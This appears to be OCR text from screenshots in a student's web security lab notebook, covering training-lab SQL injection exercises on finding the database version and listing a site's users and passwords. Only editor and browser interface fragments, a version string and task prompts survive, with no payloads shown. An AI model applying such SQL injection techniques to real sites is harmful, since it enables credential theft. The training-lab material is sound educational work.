Back to lab description >>

Congratulations, you solved the lab! Share your skills! Continue

queryingDatabaseVersionMySQLMicrosoft.py - websec - Visual Studio Code

File Edit Selection View Go Run Terminal Help

EXPLORER ... queryingDatabaseVersionMySQLMicrosoft.py X

OPEN EDITORS X queryingDatabaseVersionMySQLMicrosoft.py X

WEBSEC

Lab Notebook #1

Lab Notebook #1 Programs > 2.1 > sqlInjectionExaminingTheDatabase > queryingDatabaseVersionMySQLMicrosoft.py > ...

1 import requests

PROBLEMS TERMINAL OUTPUT DEBUG CONSOLE 1: Python


```
</tr>
<tr>
  <th>8.0.23</th>
</tr>
</tbody>
</table>
</div>
</section>
</div>
</body>
</html>
```

gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec\$


master Python 3.8.0 64-bit 0 0 0 Live Share - INSERT - Ln 11, Col 57 Spaces: 4 UTF-8 LF P

Sql-injection/examining-the-database(2)

Take a screenshot of the results showing the name of the user table.



Take a screenshot of the results showing the column names of the user table.



Take a screenshot of the results showing all of the users and their passwords for the site.



SQL injection attack, listing the database contents on non-Oracle databases — Mozilla Firefox

2.1: Command and SQL injection X SQL injection attack, listing X +

https://ac9c1f2d1ff7c289807e0813002f00d9.web-security-academy.net/my-account

Inbox - gomez22@pd... Where work happens ... Portland State Univer... Course homepage: CS... Homepage - CS-311-0... Trezor Wallet

Web Security Academy SQL injection attack, listing the database contents on non-Oracle databases LAB Solved

[Back to lab description >>](#)

Congratulations, you solved the lab!

[Share your skills!](#)

[Continue learning](#)

listingDatabaseContentsNonOracle.py - websec - Visual Studio Code

File Edit Selection View Go Run Terminal Help

EXPLORER

OPEN EDITORS

listingDatabaseC...

WEBSEC

1.5

1.6

1.7

2.1

os-command-injec...

TIMELINE

OUTLINE

NPM SCRIPTS

listingDatabaseContentsNonOracle.py X

Lab Notebook #1 Programs > 2.1 > sqlInjectionExaminingTheDatabase > listingDatabaseContentsNonOracle.py > ...

RESPONSE

gomez22@magosgomez-HP-Laptop-15-bs1xx:~/Desktop/websec\$

1: Python

Ln 13, Col 3 (279 selected) Spaces: 4 UTF-8 LF Python Go Live

master Python 3.8.0 64-bit 0 0 Live Share -- INSERT --